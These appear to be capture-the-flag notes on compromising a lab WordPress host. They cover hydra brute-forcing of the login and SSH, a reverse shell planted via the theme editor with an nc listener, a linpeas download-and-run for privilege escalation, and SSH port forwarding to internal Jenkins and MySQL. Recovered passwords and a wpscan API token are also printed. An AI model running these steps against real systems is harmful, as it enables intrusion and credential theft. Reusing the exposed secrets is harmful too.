Tags: CTF, writeup
10.10.151.23
wordpress
~/Bureau/CTF-STUFF/THM/hello.txt (nmap out) http://internal.thm/blog/wp-login.php http://10.10.151.23/phpmyadmin/index.php http://internal.thm/blog/wp-admin/edit.php?post_status=private&post_type=post http://internal.thm/blog/wp-admin/theme-editor.php?file=404.php&theme=twentyseventeen
hydra -l admin -P /usr/share/wordlists/rockyou.txt internal.thm http-post-form "/blog/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log In&testcookie=1:S=Location" -VCredentials:
admin@internal.thm
host: internal.thm

admin:my2boys
william:arnold147users.txt:
admin
william
aubreannapass.txt:
my2boys
arnold147
wordpress123
/** MySQL database username */
define( 'DB_USER', 'wordpress' );
/** MySQL database password */
define( 'DB_PASSWORD', 'wordpress123' );nc -lvnp 4242
python -c 'import pty; pty.spawn("/bin/bash")'
# Appearance > Theme editor
# Edit page theme 404
# php-revshell
# Trigger reverse shell
# => http://internal.thm/blog/index.php/20
# Search more vulns
wpscan --url http://internal.thm/blog -e vp --api-token HsjpdzpsdoLKCJSEB7O3XdNBPybsVsllZWsq5NUWaBg
Privilege escalation
wget https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas_linux_amd64
chmod +x linpeas_linux_amd64
./linpeas_linux_amd64
Le brute force SSH ne fonctionne pas.
hydra -L user.txt -P pass.txt 10.10.104.49 ssh -t 4/opt/wp-save.txt
aubreanna:bubb13guM!@#123New pivot:
su aubreanna
bubb13guM!@#123

ssh aubreanna@10.10.170.172
A web server is running locally:
aubreanna@internal:~$ cat jenkins.txt
Internal Jenkins service is running on 172.17.0.2:8080
Port forwarding:
# -f is in background
ssh -N -L 8081:localhost:8080 aubreanna@10.10.170.172
ssh -N -L 3307:localhost:3306 aubreanna@10.10.170.172
Connecting to the forwarded services:
# Mysql
mariadb -u wordpress -h 127.0.0.1 -p 3307
# wordpress123
# HTTP